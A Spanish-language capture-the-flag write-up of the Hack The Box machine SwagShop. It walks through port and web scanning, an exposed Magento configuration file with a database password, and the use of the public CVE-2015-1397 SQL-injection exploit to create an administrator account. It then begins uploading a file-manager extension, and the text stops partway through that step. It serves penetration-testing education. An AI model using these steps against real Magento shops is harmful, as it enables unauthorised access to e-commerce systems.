

SwagShop

En este post se explicarán los pasos que se han seguido para conseguir vulnerar la seguridad de la máquina SwagShop en Hack The Box, tal y como se refleja, es un sistema Linux con un nivel de dificultad fácil.



Ilustración 1: SwagShop.

La fase de enumeración se dio comienzo realizando un escaneo del tipo SYN-SCAN. Obteniendo los siguientes resultados:

```
msf5 > db_nmap -v -sS -sV -p- -A -T4 10.10.10.140
[*] Nmap: Starting Nmap 7.70 ( https://nmap.org ) at 2019-06-08 21:39 WEST
[*] Nmap: NSE: Loaded 148 scripts for scanning.
[*] Nmap: NSE: Script Pre-scanning.
[*] Nmap: Initiating NSE at 21:39
[*] Nmap: Completed NSE at 21:39, 0.00s elapsed
[*] Nmap: Initiating NSE at 21:39
[*] Nmap: Completed NSE at 21:39, 0.00s elapsed
[*] Nmap: Initiating Ping Scan at 21:39
[*] Nmap: Scanning 10.10.10.140 [4 ports]
[*] Nmap: Completed Ping Scan at 21:39, 0.71s elapsed (1 total hosts)
[*] Nmap: Initiating Parallel DNS resolution of 1 host. at 21:39
[*] Nmap: Completed Parallel DNS resolution of 1 host. at 21:39, 0.20s elapsed
[*] Nmap: Initiating SYN Stealth Scan at 21:39
[*] Nmap: Scanning 10.10.10.140 [65535 ports]
[*] Nmap: Discovered open port 80/tcp on 10.10.10.140
[*] Nmap: Discovered open port 22/tcp on 10.10.10.140
```

Ilustración 2: Ejecución nmap.

```

Hosts
=====
address      mac    name    os_name  os_flavor  os_sp  purpose  info  comments
-----
10.10.10.140  swagshop Linux    3.X      server

msf5 > services
Services
=====

host        port  proto  name    state  info
-----
10.10.10.140 22    tcp    ssh      open   OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 Ubuntu Linux; protocol 2.0
10.10.10.140 80     tcp    http     open   Apache httpd 2.4.18 (Ubuntu)
10.10.10.140 1968   tcp    lipsinc  filtered
10.10.10.140 5980   tcp    filtered
10.10.10.140 18141  tcp    filtered
10.10.10.140 23423  tcp    filtered
10.10.10.140 32014  tcp    filtered
10.10.10.140 33876  tcp    filtered
10.10.10.140 37641  tcp    filtered
10.10.10.140 48101  tcp    filtered
10.10.10.140 64482  tcp    filtered

```

Ilustración 3: Resultados de nmap.

Los servicios más destacados eran SSH y Apache. Se realizaron varios intentos de conexión a través de SSH haciendo uso de contraseñas simples, pero ninguno resultó exitoso. Así que se procedió a investigar el servidor Apache.




Ilustración 4: Tienda en Magento.

Como se puede observar se trata de un eCommerce desarrollado en Magento. Dado que la dificultad de esta máquina no es muy alta, se dedujo que la clave para conseguir penetrar en el sistema pasaba primero por encontrar algún tipo de vulnerabilidad en Magento. Es por ello por lo que se aplicaron herramientas como DIRB y Nikto, para así

conocer que directorios son accesibles y las posibles vulnerabilidades que puedan encontrarse.

```
root@kali:~# cat nikto_10.10.10.140.txt
- Nikto v2.1.6/2.1.5
+ Target Host: 10.10.10.140
+ Target Port: 80
+ GET The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ GET The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MI
ME type
+ OSVDB-39272: GET /favicon.ico file identifies this app/server as: Magento Go CMS
+ OSVDB-39272: GET /skin/frontend/base/default/favicon.ico file identifies this app/server as: Magento Go CMS
+ HEAD Apache/2.4.18 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ CWNICBRH Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ OSVDB-3268: GET /app/: Directory indexing found.
+ OSVDB-3092: GET /app/: This might be interesting...
+ OSVDB-3268: GET /includes/: Directory indexing found.
+ OSVDB-3092: GET /includes/: This might be interesting...
+ OSVDB-3268: GET /lib/: Directory indexing found.
+ OSVDB-3092: GET /lib/: This might be interesting...
root@kali:~#
```

Ilustración 5: Ejecución y resultados de Nikto.

```
root@kali:~# dirb http://10.10.10.140 -N 500 -o Dirb-10.10.10.140.txt

-----
DIRB v2.22
By The Dark Raver
-----

OUTPUT FILE: Dirb-10.10.10.140.txt
START_TIME: Sat Jun  8 22:07:07 2019
JRL_BASE: http://10.10.10.140/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
OPTION: Ignoring NOT_FOUND code -> 500

-----
```

Ilustración 6: Ejecución de DIRB.


```
---- Scanning URL: http://10.10.10.140/ ----
==> DIRECTORY: http://10.10.10.140/app/
==> DIRECTORY: http://10.10.10.140/downloader/
==> DIRECTORY: http://10.10.10.140/errors/
+ http://10.10.10.140/favicon.ico (CODE:200|SIZE:1150)
==> DIRECTORY: http://10.10.10.140/includes/
+ http://10.10.10.140/index.php (CODE:200|SIZE:16097)
==> DIRECTORY: http://10.10.10.140/js/
==> DIRECTORY: http://10.10.10.140/lib/
==> DIRECTORY: http://10.10.10.140/media/
==> DIRECTORY: http://10.10.10.140/pkginfo/
+ http://10.10.10.140/server-status (CODE:403|SIZE:300)
==> DIRECTORY: http://10.10.10.140/shell/
==> DIRECTORY: http://10.10.10.140/skin/
==> DIRECTORY: http://10.10.10.140/var/

---- Entering directory: http://10.10.10.140/app/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://10.10.10.140/downloader/ ----
==> DIRECTORY: http://10.10.10.140/downloader/.cache/
+ http://10.10.10.140/downloader/favicon.ico (CODE:200|SIZE:1150)
+ http://10.10.10.140/downloader/index.php (CODE:200|SIZE:2449)
==> DIRECTORY: http://10.10.10.140/downloader/js/
==> DIRECTORY: http://10.10.10.140/downloader/lib/
==> DIRECTORY: http://10.10.10.140/downloader/skin/
==> DIRECTORY: http://10.10.10.140/downloader/template/
```







Ilustración 7: Resultados del DIRB.

Se tenía acceso a diferentes rutas que podían ser de interés. Entre ellas estaban los directorios que contenían ficheros de configuración de Magento, con el usuario administrador y el hash de su contraseña. También se tenía acceso al panel de administración MagentoConnect Manager.




Hack The Box :: MrTux 10.10.10.140/app/

Index of /app

Name	Last modified	Size	Description
 Parent Directory		-	
 Mage.php	2014-05-07 14:58	27K	
 code/	2014-05-07 14:58	-	
 design/	2014-05-07 14:58	-	
 etc/	2019-05-08 03:21	-	
 locale/	2014-05-07 14:58	-	

Apache/2.4.18 (Ubuntu) Server at 10.10.10.140 Port 80

Ilustración 8: Directorios accesibles.



```
-<resources>
  -<db>
    <table_prefix></table_prefix>
  </db>
  -<default_setup>
    -<connection>
      <host>localhost</host>
      <username>root</username>
      <password>fMVWh7bDHpgZkyfqQXreTjU9</password>
      <dbname>swagshop</dbname>
      <initStatements>SET NAMES utf8</initStatements>
      <model>mysql4</model>
      <type>pdo_mysql</type>
      <pdoType></pdoType>
      <active>1</active>
    </connection>
  </default_setup>
</resources>
<session_save>files</session_save>
</global>
-<admin>
  -<routes>
    -<adminhtml>
      -<args>
        <frontName>admin</frontName>
      </args>
    </adminhtml>
```

Ilustración 9: Fichero de configuración con el hash de la contraseña.




Ilustración 10: Panel de inicio de sesión en Magento Connect Manager.

La primera reacción cuando se obtuvo el hash de la contraseña del administrador fue intentar romperlo, se buscó en diferentes fuentes de información para saber qué tipo de hash era. Pero en un post de StackOverflow

(<https://stackoverflow.com/questions/13643618/how-to-decrypt-magento-enterprise-edition-password>) se explicaba detalladamente como se generaba el hash de la contraseña, no era un simple hash MD5, sino que éste a su vez pasaba por diferentes métodos que lo modificaban y daban como resultado el hash que se observaba en el fichero con extensión xml. Por tanto, se desechó esta opción. La segunda opción fue buscar vulnerabilidades conocidas de Magento, pero para no ir a ciegas había que conocer la versión que estaba instalada en la máquina. Según la información encontrada, la versión de Magento se podía hallar en ficheros almacenados en el directorio pkginfo (*pkginfo/Mage_All_Latest.txt*):




Ilustración 11: Intentando averiguar la versión del Magento.

En estos ficheros no aparecía la versión instalada de Magento, pero volviendo a observar el panel de administración de MagentoConnect Manager se descubrió que en el footer de la página aparece la versión, concretamente la 1.9.0.0. La cuál hace referencia a la edición Community (también existe la edición Enterprise).

Encontrada la versión, las vulnerabilidades más conocidas que le afectan son CVE-2016-4010 (<http://www.elladodelmal.com/2016/09/protege-tu-magento-exploitacion-del-bug.html>, también existe un módulo en Metasploit) y CVE-2015-1397 (<https://www.exploit-db.com/exploits/37977>). Ambas se explican en: <https://medium.com/magebit/magento-web-exploit-case-studies-bac57add8c0e>.

Se ha de reconocer que durante la realización de las diferentes pruebas en el sistema víctima se encontraron ficheros que hacían referencia a la vulnerabilidad CVE-2015-1397, ya que había más usuarios haciendo pruebas. Se optó por intentar explotar dicha vulnerabilidad, no solo por haber encontrado pistas que revelaban la posibilidad de éxito, sino porque también se había investigado con anterioridad. Además, el sistema víctima dejaba de funcionar muy frecuentemente debido a los ataques que sufría y no existían muchas posibilidades de probar adecuadamente otras opciones.

La vulnerabilidad relatada en el CVE-2015-1397 realiza una inyección SQL en el panel de administración de Magento, creando un nuevo usuario con privilegios de administrador, denominado "forme" con contraseña "forme".




Ilustración 12: Panel de administración de Magento.

El exploit señala que la ruta del panel es `"/admin/Cms_Wysiwyg/directive/index/"`, es correcto, solo que en este caso hay que añadir con anterioridad a ésta, `"index.php"`, sino no se puede encontrar, quedando así: `"http://10.10.10.140/index.php/admin/Cms_Wysiwyg/directive/index/"`. Dicha ruta junto con la dirección IP de la máquina son los datos que se deben añadir al exploit:

```
import requests
import base64
import sys

target = "http://10.10.10.140/"
target_url = "http://10.10.10.140/index.php/admin/Cms_Wysiwyg/directive/index/"
```

Ilustración 13: Introduciendo los datos necesarios para la ejecución del exploit.

Se ejecutó el exploit con éxito y se consiguió entrar al panel de administración:

```
root@kali:~# python 37977.py
WORKED
Check http://10.10.10.140/admin with creds forme:forme
root@kali:~#
```

Ilustración 14: Ejecución del exploit.




Ilustración 15: Acceso al panel de control del administrador.

Una vez dentro, el objetivo era penetrar en el sistema desde Magento. Se encontró este vídeo donde a mitad de este se realiza el proceso deseado: <https://www.youtube.com/watch?v=rWKJP0Mb7Cg>.

Los pasos son simples, primero se instala una extensión en Magento (File_System-1.0.0.tgz, procedente de <https://arc.bukancoder.co/Magento-Stuff/>) que permite administrar el sistema de ficheros:




Ilustración 16: Fuente desde donde se obtuvo la extensión a instalar.




Ilustración 17: Subiendo el fichero comprimido para instalar la extensión.




Ilustración 18: Correcta instalación de la extensión.

Cuando se instala correctamente se puede acceder a los ficheros de la siguiente forma:




Ilustración 19: Accediendo a la extensión instalada.

